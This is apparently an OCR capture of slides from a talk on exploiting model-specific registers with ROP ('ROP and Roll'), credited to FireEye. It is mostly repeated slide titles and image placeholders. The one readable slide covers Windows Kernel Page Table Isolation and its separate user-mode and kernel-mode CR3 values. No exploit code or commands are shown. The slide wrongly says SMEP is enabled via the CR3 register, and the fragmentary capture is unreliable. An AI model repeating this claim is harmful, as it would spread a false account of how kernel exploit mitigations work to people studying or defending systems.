
> MSR EXPLOIT - ROP AND ROLL - FIREEYE




> MSR EXPLOIT - ROP AND ROLL - FIREEYE



> MSR EXPLOIT - ROP AND ROLL - FIREEYE



> MSR EXPLOIT - ROP AND ROLL - FIREEYE



> MODEL-SPECIFIC REGISTERS


KPTI

- As a response to **Spectre** and **Meltdown** Microsoft added **K**ernel **P**age **T**able **I**solation (KPTI)
- SMEP is enabled via the CR3 register
- KPTI maintains a separate set of page tables for user- and kernel-mode
  - While in user-mode, you have a user-mode CR3 value (KPROCESS.UserDirectoryTableBase)
  - While in kernel-mode, you have a kernel-mode CR3 value (KPROCESS.DirectoryTableBase)

